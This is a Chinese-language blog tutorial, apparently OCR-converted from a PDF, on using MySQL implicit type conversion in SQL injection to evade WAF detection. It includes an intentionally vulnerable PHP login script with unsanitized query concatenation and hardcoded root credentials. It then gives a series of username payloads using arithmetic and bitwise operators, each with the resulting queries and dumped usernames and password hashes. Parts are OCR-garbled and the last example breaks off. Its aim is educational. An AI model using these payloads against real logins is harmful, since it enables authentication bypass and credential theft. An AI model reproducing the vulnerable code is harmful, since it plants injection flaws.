


在 SQL 注入中利用 MySQL 隐形的类型转换绕过 WAF 检测

web 应用一般采用基于表单的身份验证方式（页面雏形如下图所示），处理逻辑就是将表单中提交的用户名和密码

码传递到后台数据库去查询，并根据查询结果判断是否通过身份验证。对于 LAMP 架构的 web 应用而言，处理逻辑采用 PHP，后台数据库采用 MySQL。而在这一处理过程，由于种种处理不善，会导致不少严重的漏洞，除去弱口令与暴力破解，最常见的就是 SQL 注入。SQL 注入可以在 SQLNuke——mysql 注入 load_file Fuzz 工具看到如何利用，而本篇博客的重点是利用 MySQL 隐形的类型转换绕过 WAF 的检测。



下面使用实例来展示这一过程。

实例包括 2 个脚本 login.html 与 login.php，1 张存放用户名与密码的 member.user 表

1. 表单 login.html

```
<html>
<body>
<form id="form1" name="form1" method="post"
action="login.php">
<label>UserName
<input name="user" type="text" id="user"/>
</label>
<br/>
<label>Password
<input name="password" type="text" id="password"/>
</label>
<br/>
<label>
<input name="login" type="submit" id="login" value="Login"/>
</label>
</body>
</html>
```

2. 认证处理 login.php

```
<?php
if(isset($_POST["login"]))
{
$link = mysql_connect("localhost","root","toor") or die ("cannot
connect database".mysql_error());

mysql_select_db("member") or die ("cannot select the db");

$query = "select * from user where user='".$_POST["user"]."'and
password='".$_POST["password"]."'";

echo $query."<br/>";
```

```
$result = mysql_query($query) or die ("the query
failed:".mysql_error());
echo "<br/>";

$match_count = mysql_num_rows($result);

if($match_count){
while($row = mysql_fetch_assoc($result)){
echo "<strong>User: </strong>".$row["user"]."<br/>";
echo "<strong>Password: </strong>".$row["password"]."<br/>";
echo "<br/>";
}
}
else {

echo "Wrong User or password <br/>";

echo '<a href="http://10.1.36.34/login.html">Back</a> <br/>';
}

mysql_free_result($result);

mysql_close($link);
}
```

注意红色字体部分，为用户输入的用户名和密码，没有进行任何过滤就传入到数据库中去进行查询。该脚本将查询字符串及查询结果展示在页面中以供直观的演示 SQL 查询结果。

3. member.user

大家看一张常见的用户表 user 表，由两个字段构成 user 用户名和 password 字段。


```
mysql> describe user;
+-----+-----+-----+-----+-----+-----+
| Field | Type          | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| user  | varchar(15)   | NO   |     | NULL    |       |
| password | varchar(32)  | NO   |     | NULL    |       |
+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

表中包含 8 行数据

```
mysql> select * from user order by user asc;
+-----+-----+
| user  | password |
+-----+-----+
| 045tanjiti | 5d41402abc4b2a76b9719d911017c592 |
| 0dani      | eb89f40da6a539dd1b1776e522459763 |
| 123dani    | a384b6463fc216a5f8ecb6670f86456a |
| 123tanjiti | 040b7cf4a55014e185813e0644502ea9 |
| 45dani     | 76419c58730d9f35de7ac538c2fd6737 |
| dani       | e10adc3949ba59abbe56e057f20f883e |
| dani123    | 7d793037a0760186574b0282f2f435e7 |
| tanjiti    | a906449d5769fa7361d7ecc6aa3f6d28 |
+-----+-----+
8 rows in set (0.00 sec)
```

很明显这是一段有 SQL 注入的程序，接下来我们来看看下面这些有趣的查询结果

4. 输入用户名 a' + 'b#



10.1.36.34/login.html

信息 iOS android penetration tes

UserName

Password

Login

查询结果如下图所示

```
10.1.36.34/login.php
select * from user where user='a'+b'#'and password='d41d8cd98f00b204e9800998ecf8427e'

User: dani
Password: e10adc3949ba59abbe56e057f20f883e

User: tanjiti
Password: a906449d5769fa7361d7ecc6aa3f6d28

User: dani123
Password: 7d793037a0760186574b0282f2f435e7

User: 0dani
Password: eb89f40da6a539dd1b1776e522459763
```

5. 输入用户名 45a' + 'b'

```
10.1.36.34/login.html
UserName 45a'+b'#
Password

Login

10.1.36.34/login.php
select * from user where user='45a'+b'#'and password='d41d8cd98f00b204e9800998ecf8427e'

User: 045tanjiti
Password: 5d41402abc4b2a76b9719d911017c592

User: 45dani
Password: 76419c58730d9f35de7ac538c2fd6737
```


产生以上结果的原因是算术操作符 + 的出现将字符型的 user 转换为了数值

性的 user

dani , tanjiti , dani123 , 0dani 对应的数值为 0
123dani , 123tanjiti 对应的数值为 123
45dani , 045tanjiti 对应的数值为 45
'a'+ 'b'对应数值为 0+0=0 , 会把类型转换后为 0 的用户名搜索出来
'45a'+ 'b'对应数值为 45+0=45 , 会把类型转换后为 45 的用户名搜索出来

除了 + 号 , 其他算术操作符号也会发生类型的类型转换 , 例如 MOD ,
DIV , * , / , % , - ,

6. 输入用户名 a' MOD' 1'#



← → ↻ 🏠 10.1.36.34/login.html


信息 iOS android penetration test

UserName

Password

Login

' a'MOD' 1'对应的数值为 $0 \text{ MOD } 1 = 0$, 会把 user 对应数值为 0 的搜索出来



← → ↻ 🏠 10.1.36.34/login.php

信息 iOS android penetration test it basic perl reverse favorite Cheat Sheets and S

select * from user where user='a'MOD'1'#'and password='d41d8cd98f00b204e9800998ecf8427e'


User: dani
Password: e10adc3949ba59abbe56e057f20f883e

User: tanjiti
Password: a906449d5769fa7361d7ecc6aa3f6d28

User: dani123
Password: 7d793037a0760186574b0282f2f435e7

User: Odani
Password: eb89f40da6a539dd1b1776e522459763

7. 输入用户名 '-'#



← → ↻ 🏠 10.1.36.34/login.html

信息 iOS android penetration test

UserName

Password

Login

" -" 对应的数值为 $0 - 0 = 0$, 会把 user 对应数值为 0 的搜索出来

```
10.1.36.34/login.php
select * from user where user="-"#"and password='d41d8cd98f00b204e9800998ecf8427e'

User: dani
Password: e10adc3949ba59abbe56e057f20f883e

User: tanjiti
Password: a906449d5769fa7361d7ecc6aa3f6d28

User: dani123
Password: 7d793037a0760186574b0282f2f435e7

User: 0dani
Password: eb89f40da6a539dd1b1776e522459763
```

bit 操作符 $\&$, $|$, \wedge , $<<$, $>>$ 也有同样的效果

8. 输入用户名 `'/' 1'#`

```
10.1.36.34/login.html
UserName 
Password 

```

`"/ 1'`对应的数值为 $0/1 = 0$, 会把 user 对应数值为 0 的搜索出来

```
10.1.36.34/login.php
select * from user where user="/"1#"and password='d41d8cd98f00b204e9800998ecf8427e'

User: dani
Password: e10adc3949ba59abbe56e057f20f883e


User: tanjiti
Password: a906449d5769fa7361d7ecc6aa3f6d28

User: dani123
Password: 7d793037a0760186574b0282f2f435e7

User: 0dani
Password: eb89f40da6a539dd1b1776e522459763
```

bit 操作符 $\&$, $|$, \wedge , $<<$, $>>$ 也有同样的效果

9. 输入用户名 `a' &' b'#`



' a'&' b'对应的数值为 $0 \& 0 = 0$, 会把 user 对应数值为 0 的搜索出来

